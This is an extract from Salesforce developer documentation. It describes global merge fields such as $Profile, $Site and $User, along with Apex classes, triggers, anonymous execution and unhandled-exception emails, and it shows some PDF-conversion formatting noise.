Visualforce Example: To return the current user's profile, use the following:

```
{!$Profile.Name}
```

- Tips:**
- `$Profile` merge fields are only available in editions that can create custom profiles.
 - Use profile names to reference standard profiles in `$Profile` merge fields. If you previously referenced the internal value for a profile, use the following list to determine the name to use instead:

Standard Profile Name	\$Profile Value
System Administrator	PT1
Standard User	PT2
Ready Only	PT3
Solution Manager	PT4
Marketing User	PT5
Contract Manager	PT6

Standard Profile Name	\$Profile Value
Partner User	PT7
Standard Platform User	PT8
Standard Platform One App User	PT9
Customer Portal User	PT13
Customer Portal Manager	PT14

- Your merge field values will be blank if the profile attributes are blank. For example profile `Description` is not required and may not contain a value.
- You don't need to give users permissions or access rights to their profile information to use these merge fields.

\$RecordType

Description:	A global merge field to use when referencing the record type of the current record.
Use:	Add <code>\$RecordType</code> manually to your s-control.
Visualforce Example:	To return the ID of the current record type, use the following: <div style="border: 1px solid #ccc; padding: 5px; margin-top: 5px;"> <pre>{ \$RecordType . Id }</pre> </div>
Tips:	<ul style="list-style-type: none"> • Use <code>\$RecordType . Id</code> instead of <code>\$RecordType . Name</code> to reference a specific record type. While <code>\$RecordType . Name</code> makes a formula more readable, you must update the formula if the name of the record type changes, whereas the ID of a record type never changes. However, if you are deploying formulas across organizations (for example, between sandbox and production), use <code>\$RecordType . Name</code> because IDs are not the same across organizations. • Avoid using <code>\$RecordType</code> in formulas, except in default value formulas. Instead, use the <code>RecordType</code> merge field (for example, <code>Account . RecordType . Name</code>) or the <code>RecordTypeId</code> field on the object. • Don't reference any field with the <code>\$RecordType</code> merge field in cross-object formulas. The <code>\$RecordType</code> variable resolves to the record containing the formula, not the record to which the formula spans. Use the <code>RecordType</code> merge field on the object instead.

\$Request

Description:	A global merge field to use when referencing a query parameter by name that returns a value.
Use:	Add <code>\$Request</code> manually to your s-control.

S-Control Example: The snippet below, named `Title_Snippet`, requires two input parameters: `titleTheme` and `titleText`. You can reuse it in many s-controls to provide page title and theme in your HTML.

```
<h2
    class="{!$Request.titleTheme}.title">
    {$Request.titleText}</h2>
```

The s-control below calls this snippet using the `INCLUDE` function, sending it the parameters for both the title and theme of the HTML page it creates.

```
<html> <head> </head> <body> {!
    INCLUDE($SControl.Title_Snippet, [titleTheme =
    "modern", titleText = "My Sample Title"]) } ... Insert your page specific
    content
    here ... </body> </html>
```

Tips: Don't use `$Request` in Visualforce pages to reference query parameters. Use `$CurrentPage` instead.

\$Resource

Description: A global merge field type to use when referencing an existing static resource by name in a Visualforce page. You can also use resource merge fields in `URLFOR` functions to reference a particular file in a static resource archive.

Use: Use `$Resource` to reference an existing static resource. The format is `$Resource.nameOfResource`, such as `$Resource.TestImage`.

Visualforce Examples: The Visualforce component below references an image file that was uploaded as a static resource and given the name `TestImage`:

```
<apex:image url="{!$Resource.TestImage}" width="50" height="50"/>
```

To reference a file in an archive (such as a `.zip` or `.jar` file), use the `URLFOR` function. Specify the static resource name that you provided when you uploaded the archive with the first parameter, and the path to the desired file within the archive with the second. For example:

```
<apex:image url="{!URLFOR($Resource.TestZip,
    'images/Bluehills.jpg')}" width="50" height="50"/>
```

Tips: This global variable is only available for Visualforce pages.

\$\$Control

Important: Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

Description: A global merge field type to use when referencing an existing custom s-control by name. Use s-control merge fields in `LINKTO`, `INCLUDE`, and `URLFOR` functions to reference one of your custom s-controls.

Use:

1. Select the field type: `$$Control`.

2. Select an s-control to insert a merge field representing that s-control, such as `$$Control.Header_Snippet`.

S-Control Example: The s-control below references the snippet in the `$$Control.Header_Snippet` merge field:

```
<html> <body> {! INCLUDE($$Control.Header_Snippet, [title = "My Title",
                                theme = "modern"])} </body> </html>
```

Visualforce Example: The following example shows how to link to an s-control named HelloWorld in a Visualforce page:

```
<apex:page>
<apex:outputLink value="{!$$Control.HelloWorld}">Open the HelloWorld
s-control</apex:outputLink>
</apex:page>
```

Note that if you simply want to embed an s-control in a page, you can use the `<apex:scontrol>` tag without the `$$Control` merge field. For example:

```
<apex:page>
<apex:scontrol controlName="HelloWorld" />
</apex:page>
```

Tips:

- The drop-down list for `Insert Merge Field` lists all your custom s-controls except snippets. Although snippets are s-controls, they behave differently. For example, you can't reference a snippet from a `URLFOR` function directly; snippets are not available when creating a custom button or link that has a `Content Source` of Custom S-Control; and you can't add snippets to your page layouts. To insert a snippet in your s-control, use the `Insert Snippet` drop-down button.
- This global variable is only available for custom buttons and links, s-controls, and Visualforce pages.

\$\$Setup

Description: A global merge field type to use when referencing a custom setting of type "hierarchy."

Use: Use `$$Setup` to access hierarchical custom settings and their field values using dot notation. For example, `$$Setup.App_Prefs__c.Show_Help_Content__c`.

Hierarchical custom settings allow values at any of three different levels:

1. Organization, the default value for everyone
2. Profile, which overrides the Organization value
3. User, which overrides both Organization and Profile values

Salesforce automatically determines the correct value for this custom setting field based on the running user's current context.

Formula Field Example:

```
{!$$Setup.CustomSettingName__c.CustomFieldName__c}
```

Formula fields only work for hierarchy custom settings; they can't be used for list custom settings.

Visualforce Example: The following example illustrates how to conditionally display an extended help message for an input field, depending on the user's preference:

```
<apex:page>
  <apex:inputField value="{!usr.Workstation_Height__c}"/>
  <apex:outputPanel id="helpWorkstationHeight"
    rendered="{!$Setup.App_Prefs__c.Show_Help_Content__c}">
    Enter the height for your workstation in inches, measured from
    the
      floor to top of the work surface.
  </apex:outputPanel>
  ...
</apex:page>
```

If the organization level for the custom setting is set to `true`, users see the extended help message by default. If an individual prefers to not see the help messages, they can set their custom setting to `false`, to override the organization (or profile) value.

Custom settings of type "list" aren't available on Visualforce pages using this global variable. You can access list custom settings in Apex.

Tips: This global variable is available in Visualforce pages, formula fields, validation rules, flow formulas, and process formulas.

\$Site

Description: A global merge field type to use when referencing information about the current Force.com site.

Use: Use dot notation to access information about the current Force.com site. Note that only the following site fields are available:

Merge Field	Description
<code>\$Site.Name</code>	Returns the API name of the current site.
<code>\$Site.Domain</code>	Returns the Force.com domain name for your organization.
<code>\$Site.CustomWebAddress</code>	Returns the request's custom URL if it doesn't end in <code>force.com</code> or returns the site's primary custom URL. If neither exist, then this returns an empty string. Note that the URL's path is always the root, even if the request's custom URL has a path prefix. If the current request is not a site request, then this field returns an empty string. This field's value always ends with a <code>/</code> character. Use of <code>\$Site.CustomWebAddress</code> is discouraged and we recommend using <code>\$Site.BaseCustomUrl</code> instead.
<code>\$Site.OriginalUrl</code>	Returns the original URL for this page if it's a designated error page for the site; otherwise, returns <code>null</code> .
<code>\$Site.CurrentSiteUrl</code>	Returns the base URL of the current site that references and links should use. Note that this field might return the referring page's URL instead of the current request's URL. This field's value includes

Merge Field	Description
	a path prefix and always ends with a / character. If the current request is not a site request, then this field returns an empty string. Use of <code>\$\$Site.CurrentSiteUrl</code> is discouraged. Use <code>\$\$Site.BaseUrl</code> instead.
<code>\$\$Site.LoginEnabled</code>	Returns <code>true</code> if the current site is associated with an active login-enabled portal; otherwise returns <code>false</code> .
<code>\$\$Site.RegistrationEnabled</code>	Returns <code>true</code> if the current site is associated with an active self-registration-enabled Customer Portal; otherwise returns <code>false</code> .
<code>\$\$Site.IsPasswordExpired</code>	For authenticated users, returns <code>true</code> if the currently logged-in user's password is expired. For non-authenticated users, returns <code>false</code> .
<code>\$\$Site.AdminEmailAddress</code>	Returns the value of the <code>Site Contact</code> field for the current site.
<code>\$\$Site.Prefix</code>	Returns the URL path prefix of the current site. For example, if your site URL is <code>myco.force.com/partners</code> , <code>/partners</code> is the path prefix. Returns <code>null</code> if the prefix isn't defined. If the current request is not a site request, then this field returns an empty string.
<code>\$\$Site.Template</code>	Returns the template name associated with the current site; returns the default template if no template has been designated.
<code>\$\$Site.ErrorMessage</code>	Returns an error message for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.
<code>\$\$Site.ErrorDescription</code>	Returns the error description for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.
<code>\$\$Site.AnalyticsTrackingCode</code>	The tracking code associated with your site. This code can be used by services like Google Analytics to track page request data for your site.
<code>\$\$Site.BaseCustomUrl</code>	Returns a base URL for the current site that doesn't use a Force.com subdomain. The returned URL uses the same protocol (HTTP or HTTPS) as the current request if at least one non-Force.com custom URL that supports HTTPS exists on the site. The returned value never ends with a / character. If all the custom URLs in this site end in <code>force.com</code> , or this site has no custom URL's, then this returns an empty string. If the current request is not a site request, then this method returns an empty string. This field replaces <code>CustomWebAddress</code> and includes the custom URL's path prefix.

Merge Field	Description
\$Site.BaseInsecureUrl	Returns a base URL for the current site that uses HTTP instead of HTTPS. The current request's domain is used. The returned value includes the path prefix and never ends with a / character. If the current request is not a site request, then this method returns an empty string.
\$Site.BaseRequestUrl	Returns the base URL of the current site for the requested URL. This isn't influenced by the referring page's URL. The returned URL uses the same protocol (HTTP or HTTPS) as the current request. The returned value includes the path prefix and never ends with a / character. If the current request is not a site request, then this method returns an empty string.
\$Site.BaseSecureUrl	Returns a base URL for the current site that uses HTTPS instead of HTTP. The current request's domain is preferred if it supports HTTPS. Domains that are not Force.com subdomains are preferred over Force.com subdomains. A Force.com subdomain, if associated with the site, is used if no other HTTPS domains exist in the current site. If there are no HTTPS custom URLs in the site, then this method returns an empty string. The returned value includes the path prefix and never ends with a / character. If the current request is not a site request, then this method returns an empty string.
\$Site.BaseUrl	Returns the base URL of the current site that references and links should use. Note that this field may return the referring page's URL instead of the current request's URL. This field's value includes the path prefix and never ends with a / character. If the current request is not a site request, then this field returns an empty string. This field replaces \$Site.CurrentSiteUrl.
\$Site.MasterLabel	Returns the value of the Master Label field for the current site. If the current request is not a site request, then this field returns an empty string.
\$Site.SiteId	Returns the ID of the current site. If the current request is not a site request, then this field returns an empty string.
\$Site.SiteType	Returns the API value of the Site Type field for the current site. If the current request is not a site request, then this field returns an empty string.
\$Site.SiteTypeLabel	Returns the value of the Site Type field's label for the current site. If the current request is not a site request, then this field returns an empty string.

Visualforce Example: The following example shows how to use the `$$Site.Template` merge field:

```
<apex:page title="Job Application Confirmation" showHeader="false"
  standardStylesheets="true">

  <!-- The site template provides layout & style for the site -->
  <apex:composition template="{!$Site.Template}">

    <apex:define name="body">
      <apex:form>
        <apex:commandLink value="<- Back to Job Search"
          onclick="window.top.location='{!$Page.PublicJobs}';return
false;"/>
        <br/>
        <br/>
        <center>
          <apex:outputText value="Your application has been saved.

              Thank you for your interest!"/>
        </center>
        <br/>
        <br/>
      </apex:form>
    </apex:define>

  </apex:composition>
</apex:page>
```

Tips: This global variable is available in Visualforce pages, email templates, and s-controls.

\$\$System.OriginDateTime

Description: A global merge field that represents the literal value of 1900-01-01 00:00:00. Use this global variable when performing date/time offset calculations, or to assign a literal value to a date/time field.

Use:

1. Select the field type: `$$System`.
2. Select `OriginDateTime` from the `Insert Merge Field` option.

Formula Example: The example below illustrates how to convert a date field into a date/time field. It uses the date in the `OriginDateTime` merge field to get the number of days since a custom field called `My Date Field`. Then, it adds the number of days to the `OriginDateTime` value.

```
$$System.OriginDatetime + ( My_Date_Field__c -
DATEVALUE($$System.OriginDatetime) )
```

 **Note:** `OriginDateTime` is in the GMT time zone but the result is displayed in the user's local time zone.

Flow, Process, and Visualforce Example: The following example calculates the number of days that have passed since January 1, 1900:

```
{!NOW() - $$System.OriginDateTime}
```

Tips:

This global variable is available in:

- Default values
- Formulas in custom fields, flows, processes, and workflow rules
- Workflow field update actions
- Visualforce pages and s-controls

\$User**Description:**

A global merge field type to use when referencing information about the current user. User merge fields can reference information about the user such as alias, title, and ID. Most of the fields available on the [User standard object](#) are also available on \$User.

Use:

1. Select the field type: \$User.
2. Select a merge field such as `$User.Username`.

Validation Rule Example:

The validation rule formula below references the ID of the current user to determine if the current user is the owner of the record. Use an example like this to ensure that only the record owner or users with an administrator profile can make changes to a custom field called `Personal_Goal`:

```
AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id, $Profile.Name <>
    "Custom: System Admin" )
```

Flow Example:

To easily access the running user's name, use a flow formula. Create a flow formula (Text) that has this expression.

```
{!$User.FirstName} & " " & {!$User.LastName}
```

Once you create that formula, reference it anywhere that you need to call the user by name in your flow. By referencing the \$User global variable, you avoid using a lookup, which counts against flow limits.

Visualforce Example:

The following example displays the current user's company name, as well as the status of the current user (which returns a Boolean value).

```
<apex:page>
  <h1>Congratulations</h1>
  This is your new Apex Page
  <p>The current company name for this
    user is: {!$User.CompanyName}</p>
  <p>Is the user active?
    {!$User.isActive}</p>
</apex:page>
```

Tips:

- The current user is the person changing the record that prompted the default value, validation rule, or other operation that uses these global merge fields.
- When a Web-to-Case or Web-to-Lead process changed a record, the current user is the `Default Lead Owner` or `Default Case Owner`.

- When a process executes scheduled actions and the user who started the process is no longer active, `$User` refers to the default workflow user. The same goes for time-based actions in workflow rules.
- Some of the `$User` merge fields can be used in mobile configuration filters.

`$User.UITheme` AND `$User.UIThemeDisplayed`

Description: These global merge fields identify the Salesforce look and feel a user sees on a given Web page. The difference between the two variables is that `$User.UITheme` returns the look and feel the user is *supposed* to see, while `$User.UIThemeDisplayed` returns the look and feel the user *actually* sees. For example, a user may have the preference and permissions to see the Lightning Experience look and feel, but if they are using a browser that doesn't support that look and feel, for example, older versions of Internet Explorer, `$User.UIThemeDisplayed` returns a different value.

Use: Use these variables to identify the CSS used to render Salesforce web pages to a user. Both variables return one of the following values.

- `Theme1`—Obsolete Salesforce theme
- `Theme2`—Salesforce Classic 2005 user interface theme
- `Theme3`—Salesforce Classic 2010 user interface theme
- `Theme4d`—Modern "Lightning Experience" Salesforce theme
- `Theme4t`—Salesforce1 mobile Salesforce theme
- `PortalDefault`—Salesforce Customer Portal theme
- `Webstore`—Salesforce AppExchange theme

Visualforce Example: The following example shows how you can render different layouts based on a user's theme:

```
<apex:page>
  <apex:pageBlock title="My Content" rendered="{!$User.UITheme ==
'Theme2'}">
    // this is the old theme...
  </apex:pageBlock>

  <apex:pageBlock title="My Content" rendered="{!$User.UITheme ==
'Theme3'}">
    // this is the classic theme ...
  </apex:pageBlock>
</apex:page>
```

`$UserRole`

Description: A global merge field type to use when referencing information about the current user's role. Role merge fields can reference information such as role name, description, and ID.

Use:

1. Select the field type: `$UserRole`.
2. Select a merge field such as `$UserRole.Name`.

Validation Rule

Example:

The validation rule formula below references the user role name to validate that a custom field called `Discount_Percent` does not exceed the maximum value allowed for that role:

```
Discount_Percent__c > VLOOKUP ($ObjectType.Role_Limits__c.Fields.Limit__c,
                                $ObjectType.Role_Limits__c.Fields.Name, $UserRole.Name)
```

Process, Flow, and Visualforce:

```
{!$UserRole.LastModifiedById}
```

Tips:

- The current user is the person changing the record that prompted the default value, validation rule, or other operation that uses these global merge fields.
- When a Web-to-Case or Web-to-Lead process changed a record, the current user is the `Default Lead Owner` or `Default Case Owner`.
- When a process executes scheduled actions and the user who started the process is no longer active, `$UserRole` refers to role of the default workflow user. The same goes for time-based actions in workflow rules.

 **Note:** You can't use the following `$UserRole` values in Visualforce:

- `CaseAccessForAccountOwner`
- `ContactAccessForAccountOwner`
- `OpportunityAccessForAccountOwner`
- `PortalType`

SEE ALSO:

[Valid Values for the \\$Action Global Variable](#)

Valid Values for the \$Action Global Variable

All objects support basic actions, such as new, clone, view, edit, list, and delete. The `$Action` global also references actions available on many standard objects. The values available in your organization may differ depending on the features you enable.

The following table lists the actions you can reference with the `$Action` global variable and the objects on which you can perform those actions.

Value	Description	Objects
Accept	Accept a record.	<ul style="list-style-type: none"> • Ad group • Case • Event • Google campaign • Keyword • Lead • Search phrase

[Global Variables](#)

Apex Code Overview

Apex is a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control statements on the Force.com platform server in conjunction with calls to the Force.com API. Using syntax that looks like Java and acts like database stored procedures, Apex enables developers to add business logic to most system events, including button clicks, related record updates, and Visualforce pages. Apex code can be initiated by Web service requests and from triggers on objects.

Apex can be stored on the platform in two different forms:

- A *class* is a template or blueprint from which Apex objects are created. Classes consist of other classes, user-defined methods, variables, exception types, and static initialization code. From Setup, enter *Apex Classes* in the **Quick Find** box, then select **Apex Classes**. See [Manage Apex Classes](#) on page 5847.
- A *trigger* is Apex code that executes before or after specific data manipulation language (DML) events occur, such as before object records are inserted into the database, or after records have been deleted. Triggers are stored as metadata in Salesforce. A list of all triggers in your organization is located on the Apex Triggers page in Setup. See [Manage Apex Triggers](#) on page 5849.

Apex generally runs in system context; that is, the current user's permissions, field-level security, and sharing rules aren't taken into account during code execution.

You must have at least 75% of your Apex covered by unit tests before you can deploy your code to production environments. In addition, all triggers must have some test coverage. See [Apex Unit Tests](#) on page 6111.

After creating your classes and triggers, as well as your tests, replay the execution using the [Developer Console](#).

 **Note:** You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

For more information on the syntax and use of Apex, see the [Force.com Apex Code Developer's Guide](#).

[Apex Developer Guide and Developer Tools](#)

The *Apex Developer Guide* is the complete reference for the Apex programming language. The *Apex Developer Guide* also explains the language syntax, how to invoke Apex, how to work with limits, how to write tests, and more. To write Apex code, you can choose from several Salesforce and third-party tools.

[Define Apex Classes](#)

[Define Apex Triggers](#)

[Executing Anonymous Apex Code](#)

The Developer Console allows you to execute Apex code as another way to generate debug logs that cover specific application logic.

[What Happens When an Apex Exception Occurs?](#)

When an exception occurs, code execution halts. Any DML operations that were processed before the exception are rolled back and aren't committed to the database. Exceptions get logged in debug logs. For unhandled exceptions, that is, exceptions that the code doesn't catch, Salesforce sends an email that includes the exception information. The end user sees an error message in the Salesforce user interface.

Apex Developer Guide and Developer Tools

The *Apex Developer Guide* is the complete reference for the Apex programming language. The *Apex Developer Guide* also explains the language syntax, how to invoke Apex, how to work with limits, how to write tests, and more. To write Apex code, you can choose from several Salesforce and third-party tools.

- [Apex Developer Guide](#)

Use these tools to write Apex code:

- [Force.com Developer Console](#)
- [Force.com IDE plug-in for Eclipse](#)
- [Code Editor in the Salesforce User Interface](#)

Search the Web to find Salesforce IDEs created by third-party developers.

Define Apex Classes

[Apex classes](#) are stored as metadata in Salesforce.

 **Note:** You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

To create a class:

1. From Setup, enter *Apex Classes* in the *Quick Find* box, then select **Apex Classes**.
2. Click **New**.
3. Click **Version Settings** to specify the version of Apex and the API used with this class. If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this class. Use the default values for all

EDITIONS

Available in: Salesforce Classic

Available in: **Performance, Unlimited, Developer, Enterprise, and Database.com** Editions

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- "Author Apex"

versions. This associates the class with the most recent version of Apex and the API, as well as each managed package. You can specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version. You can specify an older version of Apex and the API to maintain specific behavior.

4. In the class editor, enter the Apex code for the class. A single class can be up to 1 million characters in length, not including comments, test methods, or classes defined using `@isTest`.
5. Click **Save** to save your changes and return to the class detail screen, or click **Quick Save** to save your changes and continue editing your class. Your Apex class must compile correctly before you can save your class.

Once saved, classes can be invoked through class methods or variables by other Apex code, such as a trigger.

-  **Note:** To aid backwards-compatibility, classes are stored with the version settings for a specified version of Apex and the API. If the Apex class references components, such as a custom object, in installed managed packages, the version settings for each managed package referenced by the class is saved too. Additionally, classes are stored with an `isValid` flag that is set to `true` as long as dependent metadata has not changed since the class was last compiled. If any changes are made to object names or fields that are used in the class, including superficial changes such as edits to an object or field description, or if changes are made to a class that calls this class, the `isValid` flag is set to `false`. When a trigger or Web service call invokes the class, the code is recompiled and the user is notified if there are any errors. If there are no errors, the `isValid` flag is reset to `true`.

SEE ALSO:

[Manage Apex Classes](#)

[View Apex Classes](#)

[Managing Version Settings for Apex](#)

Define Apex Triggers

Apex triggers are stored as metadata in the application under the object with which they are associated.

-  **Note:** You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

1. From the object management settings for the object whose triggers you want to access, go to Triggers.

-  **Tip:** For the Attachment, ContentDocument, and Note standard objects, you can't create a trigger in the Salesforce user interface. For these objects, create a trigger using development tools, such as the Developer Console or the Force.com IDE. Alternatively, you can also use the Metadata API.

2. In the Triggers list, click **New**.
3. Click Version Settings to specify the version of Apex and the API used with this trigger. If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this trigger. Use the default values for all versions. This associates the trigger with the most recent version of Apex and the API, as well as each managed package. You can

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance, Unlimited, Developer, Enterprise, and Database.com** Editions

Standard Objects, Campaigns, Cases, and Emails are not available in **Database.com**.

USER PERMISSIONS

To define Apex triggers:

- "Author Apex"

specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version.

- Click Apex Trigger and select the `Is Active` checkbox if the trigger should be compiled and enabled. Leave this checkbox deselected if you only want to store the code in your organization's metadata. This checkbox is selected by default.
- In the `Body` text box, enter the Apex for the trigger. A single trigger can be up to 1 million characters in length.

To define a trigger, use the following syntax:

```
trigger TriggerName on ObjectName (trigger_events) {
    code_block
}
```

where `trigger_events` can be a comma-separated list of one or more of the following events:

- `before insert`
- `before update`
- `before delete`
- `after insert`
- `after update`
- `after delete`
- `after undelete`

 **Note:** A trigger invoked by an `insert`, `delete`, or `update` of a recurring event or recurring task results in a runtime error when the trigger is called in bulk from the Force.com API.

- Click **Save**.

 **Note:** Triggers are stored with an `isValid` flag that is set to `true` as long as dependent metadata has not changed since the trigger was last compiled. If any changes are made to object names or fields that are used in the trigger, including superficial changes such as edits to an object or field description, the `isValid` flag is set to `false` until the Apex compiler reprocesses the code. Recompiling occurs when the trigger is next executed, or when a user re-saves the trigger in metadata.

If a lookup field references a record that has been deleted, Salesforce clears the value of the lookup field by default. Alternatively, you can choose to prevent records from being deleted if they're in a lookup relationship.

Executing Anonymous Apex Code

The Developer Console allows you to execute Apex code as another way to generate debug logs that cover specific application logic.

User Permissions Needed



To execute anonymous Apex:

"Author Apex"

The Execute Anonymous Apex tool in the Developer Console runs the Apex code you enter using `ExecuteAnonymous` and generates a debug log with the results of the execution.

 **Warning:** If you call a class that contains a `testMethod`, all DML statements of the test method execute. This action can add unwanted data to your organization.

1. Click **Debug > Open Execute Anonymous Window** to open the Enter Apex Code window.

```

1 Integer int1 = 0;
2
3 void myProcedure1() {
4     myProcedure2();
5 }
6
7 void myProcedure2() {
8     int1++;
9 }
10
11 myProcedure1();
12

```

2. Enter the code you want to run in the Enter Apex Code window or click  to open the code editor in a new browser window. To automatically open the resulting debug log when execution is complete, select **Open Log**.

 **Note:** You can't use the keyword `static` in anonymous code.

3. Execute the code:
 - a. To execute all code in the window, click **Execute** or CTRL+E.
 - b. To execute only selected lines of code, select the lines and click **Execute Highlighted** or CTRL+SHIFT+E.
4. If you selected **Open Log**, the log will automatically open in the Log Inspector. After the code executes, the debug log will be listed on the **Logs** tab. Double-click the log to open it in the Log Inspector.
5. To execute the same code again without making changes, click **Debug > Execute Last**. If you want to modify the code, click **Debug > Open Execute Anonymous Window**, to open the Enter Apex Code window with the previous entry.

SEE ALSO:

[Developer Console Debug Menu](#)

[Log Inspector](#)

[Debug Logs](#)

[Logs Tab](#)

What Happens When an Apex Exception Occurs?

When an exception occurs, code execution halts. Any DML operations that were processed before the exception are rolled back and aren't committed to the database. Exceptions get logged in debug logs. For unhandled exceptions, that is, exceptions that the code doesn't catch, Salesforce sends an email that includes the exception information. The end user sees an error message in the Salesforce user interface.

Unhandled Exception Emails

When unhandled Apex exceptions occur, emails are sent that include the Apex stack trace and the customer's org and user ID. No other customer data is returned with the report. Unhandled exception emails are sent by default to the developer specified in the `LastModifiedBy` field on the failing class or trigger. In addition, you can have emails sent to users of your Salesforce org and to arbitrary email addresses. To set up these email notifications, from Setup, enter *Apex Exception Email* in the **Quick Find** box, then select **Apex Exception Email**. You can also configure Apex exception emails using the Tooling API object `ApexEmailNotification`.

Note: If duplicate exceptions occur in Apex code that runs synchronously, subsequent exception emails are suppressed and only the first email is sent. This email suppression prevents flooding of the developer's inbox with emails about the same error. For asynchronous Apex, including batch Apex and methods annotated with `@future`, emails for duplicate exceptions aren't suppressed.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance, Unlimited, Developer, Enterprise,** and **Database.com** Editions

USER PERMISSIONS

To access the Apex Exception Email Setup page

- "View Setup"

To write Apex code



- "Author Apex"

To use the Tooling API

- "API Enabled"

Unhandled Exceptions in the User Interface

If an end user runs into an exception that occurred in Apex code while using the standard user interface, an error message appears. The error message includes text similar to the notification shown here.

Handling Apex Exceptions in Managed Packages

When you create a managed package for Force.com AppExchange, you can specify a user to receive an email notification when an exception occurs that is not caught by Apex. Uncaught exceptions can be thrown from:

- A Visualforce action or getter method
- A Web service method
- A trigger

The email that is sent has the following format:

```
----- Subject:
Developer script exception from CLASSNAME Apex script unhandled trigger exception by
user/organization: USER_ID/ORG_ID EXCEPTION_STRING STACK_TRACE
-----
```

For example:

```
----- From:
Apex Application? <info@salesforce.com> To: joeuser@salesforce.com
<joeuser@salesforce.com> Subject: Developer script exception from Gack WS? Date: Mon,
26 Nov 2007 14:42:41 +0000 (GMT) (06:42 PST) Apex script unhandled trigger exception
by user/organization: 010x0000000rfPg/00Fx00000009ejj TestException.Test Exception?:
Gack WS exception Class.Gack WS?.gackTestException: line 4, column 11
-----
```

The number of emails generated for the same error is limited to 10 messages with the same subject in a 60 second period.

Manage Apex Classes

Available in: **Performance, Unlimited, Developer, and Enterprise** Editions

An Apex class is a template or blueprint from which Apex objects are created. Classes consist of other classes, user-defined methods, variables, exception types, and static initialization code. Once successfully saved, class methods or variables can be invoked by other Apex code, or through the SOAP API (or AJAX Toolkit) for methods that have been designated with the `webservice` keyword.

EDITIONS

Available in: Salesforce Classic

Available in: **Performance, Unlimited, Developer, and Enterprise** Editions

USER PERMISSIONS

To create packages:

- "Create Force.com AppExchange Packages"

To upload packages:

- "Upload Force.com AppExchange Packages"

To create Apex:

- "Author Apex"

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- "Author Apex"

The Apex Classes page enables you to create and manage Apex classes. To access the Apex Classes page, from Setup, enter *Apex Classes* in the *Quick Find* box, then select **Apex Classes**. For additional development functionality, use the [Developer Console](#).

To create an Apex class, from the Apex Classes page, click **New** and write your Apex code in the editor.

While developers can write class methods according to the syntax outlined in the [Force.com Apex Code Developer's Guide](#), classes can also be automatically generated by consuming a WSDL document that is stored on a local hard drive or network. Creating a class by consuming a WSDL document allows developers to make callouts to the external Web service in their Apex. From the Apex Classes page, click **Generate From WSDL** to generate an Apex class from a WSDL document.

Once you have created an Apex class, you can do any of the following:

- Click **Edit** next to the class name to modify its contents in a simple editor.
- Click **Del** next to the class name to delete the class from your organization.

Note:

